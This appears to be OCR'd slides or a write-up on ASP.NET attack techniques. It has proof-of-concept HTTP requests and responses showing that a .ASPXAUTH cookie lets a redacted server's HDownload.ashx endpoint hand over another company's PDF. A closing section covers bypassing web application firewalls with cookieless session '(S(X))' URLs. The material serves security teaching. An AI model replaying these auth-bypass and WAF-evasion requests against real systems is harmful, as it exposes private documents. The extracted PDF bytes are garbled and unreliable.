      <A HREF="[redacted]">
        [To Parent Directory]
      </A>
      <br>
```

How .ASPXPATH Could leads to AuthBypass!



.ASPXPATH POC



Request

Pretty Raw Hex


```
1 GET [redacted]HDownload.ashx?IDDocumento=0&IDDocumentoUser=
  1514 HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
  Gecko/20100101 Firefox/140.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
0 Sec-Fetch-Site: none
1 Sec-Fetch-User: ?1
2 Priority: u=0, i
3 Te: trailers
4 Connection: close
5
6
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Location:
  /[redacted]/Login.aspx?ReturnUrl=%2f[redacted]%2fHDownload.ashx%3
  fIDDocumento%3d0%26IDDocumentoUser%3d1514&IDDocumento=0&IDDocumentoUs
  er=1514
5 Server: Microsoft-IIS/10.0
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Thu, 10 Jul 2025 21:20:42 GMT
9 Content-Length: 270
10
11 <html>
     <head>
       <title>
         Object moved
       </title>
     </head>
     <body>
12     <h2>
         Object moved to <a href="
         /[redacted]/Login.aspx?ReturnUrl=%2f[redacted]%2fHDownload.
         ashx%3fIDDocumento%3d0%26IDDocumentoUser%3d1514&amp;IDDocumento
         =0&amp;IDDocumentoUser=1514">
           here
         </a>
         .
       </h2>
13   </body>
   </html>
14
```

.ASPXPATH POC



.ASPXPATH POC



Request

Pretty Raw Hex


```
1 GET [redacted]/HDownload.ashx?IDDocumento=0&IDDocumentoUser=
  1514 HTTP/1.1
2 Host: [redacted]
3 Cookie: .ASPXAUTH=
  86E6BE83E792395577D3978E64A87E2FA8ABB6CCF44810E7A21B4888D1FF7E82
  EA0AE504FA0274EAC736950C322688E930BE7EEC09A18FD9025DA80FC9544BA3
  BE996717D95B598D7C379FCC17C547DACC7E7C5F7951928197 6BDDAB7F38B9DC
  08D51D0816D155BF1A96A602BB785B66801D37D7BA9C53A811682E6BEEDE8A5D
  ;
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
  Gecko/20100101 Firefox/140.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-Site: none
2 Sec-Fetch-User: ?1
3 Priority: u=0, i
4 Te: trailers
5 Connection: close
6
7
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/pdf
4 Server: Microsoft-IIS/10.0
5 Set-Cookie: ASP.NET_SessionId=epdybk4nlbhglxnm3u3vzn5j; path=/;
  HttpOnly; SameSite=Lax
6 Set-Cookie: .ASPXAUTH=; expires=Mon, 11-Oct-1999 22:00:00 GMT;
  path=/; HttpOnly; SameSite=Lax
7 Set-Cookie: .ASPXAUTH=
  5A7E44434721E1FEAFA6BB643B8F8047B8D9A562790B4998970 6C0FCE35A03D29E25
  2159A828553EBB0D986691FF78AA47416BBAB45E2EA73D405089B1690A346A2662C3
  89AAEFA251C749371EDC8A4AC4FB8E19C5255250DFBC211F97757F6492ABEFFF8766
  29FE1EDB5D9D74A9B28DFCE1C1F4FF9ED4B8D91D57FB89363C4C; path=/;
  HttpOnly; SameSite=Lax
8 Content-Disposition: attachment; filename=DC612089_VISURA MAFFEI SRL
  FEBB2025.pdf
9 X-AspNet-Version: 4.0.30319
10 X-Powered-By: ASP.NET
11 Date: Thu, 10 Jul 2025 21:21:06 GMT
12 Content-Length: 148461
13
14 %PDF-1.4
15 %âãÏÓ
16 1 0 obj
17 <</Filter/FlateDecode/Length 2419/N 3>>stream
18 VÜ□□Q ¹àyr]Ë
19 =|]J+÷ÁÇíÄ*□væå),©Á□¨ÚÅ\ÔPm©□C¿Êú`Z□Ä□æ§□ ×ikqÛArø*Ôeµ□Õùø□QÁ;Á□þì0`_
   /ú□c°öojÖ/A^□G³
20 Ne□3gQúù+□y:aX□Ò□Ù0ì`Ë□-zY:□0tÒ«Å□çly7ä(U□U²□%¸íGT4($=9¡□ð`□¬¦6eÐ□¶ì
   ?ð□□
21 ¬NÛs\VeÎl¢Çã□Õ,íÍ¹ßú $ª□b}MÿÀÎP
22 3□□Ì□bùE:m·□M\Ô□ÍÀI6¤[j<s÷åH©□ô<□□Íxâó0é□ÝDäB©¾µ÷è^Û□üáA²Ë□¢J¦□□È©Ùç
   Æ-)□·ÚÎU¼Õ
```

04:Bypassing WAFs with ASP.NET Cookieless Sessions.




(S(X))?


(S(X)): ASP.NET COOKIELESS SESSIONS
WHAT IS IT?
URL
URL
S(X)
Session ID embedded directly in the URL instead of a cookie.
HOW IT WORKS?
http://app/(S(RandomValue))/page.aspx
ASP.NET
Works on any ASP.NET app. App accepts session ID passed in the URL.
THE RISK?
http://app/(S(RandomValue))/page.aspx
No valid session ID needed. Can pass any random value!

Bypass WAF-Blocked Endpoints Using (S(X))

The Magic Trick: What Actually Happens When You Inject (S( ))?

